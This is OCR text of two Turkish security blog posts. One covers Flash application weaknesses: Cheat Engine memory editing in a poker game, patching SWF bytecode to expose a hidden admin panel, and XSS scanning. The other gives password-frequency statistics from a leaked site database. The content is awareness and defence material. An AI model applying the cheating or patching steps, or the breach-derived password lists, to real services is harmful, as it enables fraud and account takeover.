




[redacted].com/sifre.swf
[redacted].com/sifre.swf
Kullanıcı Adı:
Şifre
Giriş
RoboForm
Search
Logins
(passcards)
Setup Form Filling
Save
Generate
Sync




- Hafızaya müdahale etme: Diğer tüm uygulamalarda olduğu gibi Flash uygulamaları tarafından kullanılan verilerin bir kısmıda hafızada saklanmaktadır. Hafızaya müdahale ederek uygulamanın akışını değiştirmek, sahip olmadığınız bir yetkiye sahip olabilmek mümkün olabilir. Özellikle oyunlarda hafızaya müdahale ederek gücünüzü yükseltmek veya sanal paranızı arttırmak haksız kazanca yol açabilir. Aşağıdaki ekran görüntüsünde bu amaçla kullanılan Cheat Engine aracı ile bir Poker oyununda sahip olunan paranın nasıl yükseltilebildiğini görebilirsiniz. Bunun için yapmanız gereken o an sahip olduğunuz paranın karşılığını hafızada bulmak ve istediğiniz değer ile değiştirmektir.


Texas HoldEm Poker on Facebook - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited Getting Started Latest Headlines
Texas HoldEm Poker on Facebook
$3,000
Get Chips & Gold!
Level 1 Fish 0/5
405,205 Players Online Now
Play Now
Learn To Play
Welcome, Testus Mikrobus
CHIPS: $3,000
CASINO: Omaha
CHANGE CASINO
HOLD'EM
TOURNAMENTS
VIP CLUB
Table Stakes: All
Normal
Fast
Room Stakes Min/Max Buyin Players
Speakeasy - Rivals 1 200K / 400K 4M / 80M 8 / 9
Vegas Nites - Friendly 2 100K / 200K 2M / 40M 8 / 9
Hollywood - Pro 1 40K / 80K 800K / 16M 8 / 9
Hollywood - Friendly 1 40K / 80K 800K / 16M 8 / 9
Baller - Medium 1 20K / 40K 400K / 8M 8 / 9
Poker Face - Pro 3 10K / 20K 200K / 4M 8 / 9
Poker Face - Friendly 2 10K / 20K 200K / 4M 8 / 9
Smooth - Medium 2 5K / 10K 100K / 2M 8 / 9
Hide: Empty tables Full tables
REFRESH LIST
JOIN TABLE
Friends Online (0)
If you had buddies online now, they would appear here.
INVITE FRIENDS
zynga
405,205 Players online now
Transferring data from poker.track.zynga.com...


Cheat Engine 5.6.1
File Edit Process Help
00000E7C-plugin-container.exe
Found: 10
Address Value
02B10F10 3000
03485578 3000
03E05520 0
041712B8 3000
04248210 3000
056206C0 3000
0604B378 8,256793947
06F1F8B8 9,051726359
06F1FC00 5,492652022
082AAB48 7,415925346
Delete this address
Change record
Browse this memory region
Show as hexadecimal value
Set a hotkey
Unfreeze all addresses in this list
Pointer scan for this address
Find out what accesses this address
Find out what writes to this address
Recalculate selected addresses
Force recheck symbols
Cut
Copy
Paste
Group options
Description
Address
Type
Value
Smart edit address(es)
New Scan
Next Scan
Undo scan
Settings
Value: 3000
Hex
Scan type: Exact Value
Value type: Double
Rounded (default)
Rounded (extreme)
Truncated
Memory Scan Options
All
From 00000000 To 7FFFFFFF
Show
Also scan read-only memory
Fast scan
Hyper Scan
Pause the game while scanning
Unrandomizer
Enable Speedhack
Memory view
Add address manually
Frozen Description
No description 056206C0 Double 3000
Advanced options
Table Comments
start
Calculator
Texas HoldEm Poker ...
Cheat Engine 5.6.1
22:24








- Tersine çevirme(disassembling): Flash uygulamasına ait SWF dosyasını analiz etmek için kaynak koduna çeviremediğimiz durumlarda baytkodu okunabilir hale çevirebilir ve analizimizi gerçekleştirebiliriz. Analizle yetinmeyerek baytkoda müdahale edebilir ve SWF dosyasını yamayabiliriz. Kaynak koduna çevirdiğimiz ancak tekrar derleyemediğimiz durumlarda da bu yola başvurabiliriz. Bu iki durumda da hem tersine çevirme hem de yamama için RABCDasm aracından faydalanabilirsiniz. Örnek olarak bir oyun düşünün, kaynak koduna çevirmek mümkün ve analiz neticesinde yönetim paneli SWF dosyasının içinde yer alıyor ancak uygulamayı derleyenler tarafından bu yönetim paneline ulaşmak mümkün değil çünkü bu actionscriptte yer alan ve bu panel ile ilgili olan fonksiyon oyunun yüklenmesi esnasında görünür değil. Ancak bu dosyayı tersine çevirerek (disassembling) müdahale edebilirseniz (patching) bu panelin yüklenme esnasında görünür hale gelmesini sağlayabilir ve yönetici paneline erişebilirsiniz. İşte tam olarak bu durumu konu alan bir zafiyeti geçtiğimiz aylarda kaşfederek oyunu geliştiren firma ile paylaştım ve düzeltilmesini sağladım. (Firma çalışanlarının samimi ve profesyönelce yaklaşımından dolayı kendilerini tebrik etmeden

geçmeyeceğim. Farkındalığın arttırılması adına firma adını gizleyerek videoyu yayınlamamı sağladıkları içinde kendilerine ayrıca teşekkür etmek isterim.

- Zafiyet tarama araçları: Actionscript programlama dilide güvenli bir şekilde kullanılmadığı taktirde XSS, XSRF gibi zafiyetlere yol açabilmektedir. Özellikle URL kabul eden, işleyen fonksiyonlarda ve HTML kullanılan parametrelerde bu zafiyetlere sıkça rastlayabiliriz. Örnek olarak Flash ile hazırlanmış olan reklamlarda kullanılan clickTAG değişkeni güvenli kullanılmadığı taktirde XSS zafiyetine yol açabilmektedir. Bu ve benzer sorunları tespit etmek için Actionscript kodunu detaylı olarak analiz etmek gerekir ancak bu zaman alıcı bir iş ve çoğu kimse için uzmanlık gerektirebildiği için bunu gerçekleştiren programlardan faydalanabiliriz. HP SWFScan bu amaçla geliştirilmiş, hedef SWF dosyasını tersine çevirerek analiz eden ve 60'dan fazla güvenlik zafiyetini tespit edebilen ve raporlayabilen faydalı bir araçtır. Aşağıdaki ekran görüntüsüne bakacak olursanız rastgele olarak seçilmiş örnek bir sitedeki SWF dosyasında yer alan XSS (cross-site scripting) güvenlik zafiyetini başarıyla tespit edebildiğini görebilirsiniz. (SWFScan Actionscript 2 ve 3 sürümlerini desteklemektedir. 2 sürümü için ayrıca SWFIntruder aracınıda kullanabilirsiniz.) Bu tür araçlar kimi zaman güvenlik zafiyetlerini tespit edemeyebilirler bu nedenle her ihtimale karşı actionscripti analiz etmekte yarar olduğunu söyleyebilirim.







Art niyetli kişilerin Flash uygulamalarınızı istismar etmesini zorlaştırmak için mutlaka action scriptinizi gizlemeli (obfuscation), Adobe tarafından güvenli uygulama geliştirme önerilerini dikkate almalı, hafızaya müdahale için saklanan değerleri kullanım sonrasında hemen değiştirmeli ve trafiğe müdahaleyi zorlaştırma adına sunucu ile uygulama arasındaki değerleri hashlemenizi tavsiye ederim.

Bir sonraki yazıda görüşmek dileğiyle...

Sunum dosyası: Powerpoint sürümü

Ne Tür Şifreler Kullanıyoruz ?

Source: https://www.mertsarica.com/ne-tur-sifreler-kullaniyoruz/

By M.S on January 13th, 2011

Geçtiğimiz günlerde yakın bir arkadaşımdan 34762 adet üyesi olan meşhur bir haber sitesine ait veritabanın yeraltı dünyasında elden ele gezdiğini öğrendim.

Hack edilen veritabanları ahlaksız korsanlar için oldukça değerlidir çünkü buradan elde ettikleri kişisel bilgiler sayesinde (e-posta, isim, soyad, şifre) bu kullanıcıların başka sistemler üzerinde (sosyal ağlar, e-posta sistemleri vb.) aynı şifreleri kullanıp kullanmadıklarını kontrol ederek bu kullanıcılara ait daha fazla bilgiye ulaşmaya çalışırlar. Bunun altında yatan amaç kişisel bilgilerin satılması ile elde edilecek kazançtır. İşte bu yüzden her sistemde farklı şifre kullanılması oldukça önemlidir.

Hack edilen veritabanları ayrıca ahlaklı korsanlar ve sistem yöneticileri içinde oldukça değerlidir. Mesela sistem yöneticileri bu veritabanlarında yer alan şifreleri analiz ederek tahmin edilmesi kolay olan şifreleri tespit edebilir ve yönettiği sistemlerde bu şifrelerin kullanılmasını yasaklayabilir. Bu yaklaşımın amacı bir nevi şifre kara listesi oluşturmaktır bu sayede şifre politikalarına rağmen zayıf şifre kullanmaya meyilli olan kullanıcıların bu şifreleri kullanması engellenebilir.

Ahlaklı korsanlar ise bu veritabanlarında yer alan bu şifreleri kendilerine güzel bir sözlük oluşturmak amacıyla kullanabilirler. Bu sözlük sayesinde izin alınmış hedef bir sisteme sızmak için gerçekleştirilen sözlük saldırılarının (dictionary attack) başarıya ulaşma ihtimali yükselir ve sistemdeki zayıf şifre kullanan kullanıcılar tespit edilerek olası bir ihlalin ve yaratacağı etkinin önüne geçilmiş olur. Peki ya aynı yöntemi ahlaksız korsanlarda izlerse ne olur ? Bu durumda herhangi bir sistem üzerinde zayıf şifre kullanan kullanıcıların hesapları kısa bir süre içinde art niyetli kişilerin kontrolüne geçer ve kullanıcılar için kabus dolu günler başlamış olur.

Bu veritabanı ile karşılaşınca en çok yurdum insanı güçlü şifre kullanımı konusunda ne kadar bilinçli sorusuna cevap aramak istedim ve grep, cat, sort, uniq, head, wc gibi basit metin araçları ile işe koyuldum.

Son kullanıcılar için güçlü şifre politikası büyük küçük harflerden, sayılardan, özel karakterlerden ve en az 8 karakterden oluşmalıdır düşüncesiyle bu politika ile uyumsuz olan şifreleri veritabanında aratmaya başladım.

Tekil (uniq) şifrelerin sayısı:
cat pass.txt | sort | uniq -ciu | wc -l

26123

En uzun şifrenin uzunluğu:
cat pass.txt | sort | uniq -ciu | wc -L

28

Sadece sayılardan oluşan 50 şifre:
grep -e "^[0-9]*$" pass.txt | sort | uniq -ic | sort /r | head -n 50

979 123456
103 111111

84 123123
81 000000

73 123456789

65 666666

58 12345678

56 112233

39 121212

38 14531453

32 123654

29 654321

29 19031903

28 159753

25 19051905

25 123321

24 313131

22 131313

21 1234567

20 19881988

20 19871987

20 112358

19 555555

19 212121

19 19891989

19 19071907

19 1123581321

19 101010

17 222222

17 19861986

17 19841984

17 12341234

16 102030

15 159357

15 147852

14 7777777

13 333333

13 19901990

12 987654321

12 987654

12 852456

12 353535

12 252525

12 19851985

12 19801980

12 159951

12 12344321

12 12121212

12 010203

12 00000000

Sadece sayılardan oluşan tekil (unique) şifrelerin sayısı:
grep -e "^[0-9]*$" pass.txt | sort | uniq -icu | wc -l

10842

Sadece harflerden oluşan 50 şifre (Türkçe karakterler hariç):
grep -e "^[a-zA-Z]*$" pass.txt | sort | uniq -ic | sort /r | head -n 50

115 (*sitenin adı sansürlendi*)
57 qwerty

47 sanane
41 istanbul

34 ankara

30 password

30 parola

30 asdasd

26 galatasaray

26 besiktas

25 Fenerbahce

21 deneme

19 cimbom

17 qazwsx

16 portakal

16 kartal

14 asdfgh

12 aaaaaa

11 unuttum

11 merhaba

10 zeynep

10 malatya

10 hebele

9 yagmur

9 qweasd

9 kelebek

9 kanarya

9 hacettepe

8 penguen

8 mustafa

8 karakartal

8 darkness

7 ultraslan

7 serdar

7 manyak

7 cancan

7 asdfghjk

7 anamur

6 trabzon

6 sananebe

6 metallica

6 marmara

6 kertenkele

6 karakter

6 hedehodo

6 emreemre

6 egemen

6 anadolu

6 alperen

5 zxcvbn

Sadece harflerden oluşan tekil (unique) şifrelerin sayısı (Türkçe karakterler hariç):
grep -e "^[a-zA-Z]*$" pass.txt | sort | uniq -icu | wc -l

6042

En çok kullanılan 50 şifre:
cat pass.txt | sort | uniq -dci | sort /r | head -n 50

979 123456
115 (*sitenin adı sansürlendi*)

103 111111
84 123123

81 000000

73 123456789

65 666666

58 12345678

57 qwerty

56 112233

47 sanane

41 istanbul

39 121212

38 14531453

34 ankara

32 123654

30 password

30 parola

30 asdasd

29 654321

29 19031903

28 159753

26 galatasaray

26 besiktas

25 fenerbahce

25 19051905

25 123321

24 313131

24 1q2w3e

24 123qwe

22 bjk1903

22 131313

21 deneme

21 1q2w3e4r

21 1234567

20 19881988

20 19871987

20 112358

19 cimbom

19 555555

19 212121

19 19891989

19 19071907

19 1123581321

19 101010

18 qwe123

17 qazwsx

17 222222

17 19861986

17 19841984

Hem harflerden hem de sayılardan oluşan 50 şifre (Türkçe karakterler hariç):
grep -e "^[a-zA-Z0-9]*$" pass.txt | sort | uniq -ic | sort /r | head -n 50

979 123456
115 (*sitenin adı sansürlendi*)

103 111111
84 123123

81 000000

73 123456789

65 666666

58 12345678

57 qwerty

56 112233

47 sanane

41 istanbul

39 121212

38 14531453

34 ankara

32 123654

30 password

30 parola

30 asdasd

29 654321

29 19031903

28 159753

26 galatasaray

26 besiktas

25 fenerbahce

25 19051905

25 123321

24 313131

24 1q2w3e

24 123qwe

22 bjk1903

22 131313

21 deneme

21 1q2w3e4r

21 1234567

20 19881988

20 19871987

20 112358

19 cimbom

19 555555

19 212121

19 19891989

19 19071907

19 1123581321

19 101010


18 qwe123


17 qazwsx

17 222222

17 19861986

17 19841984





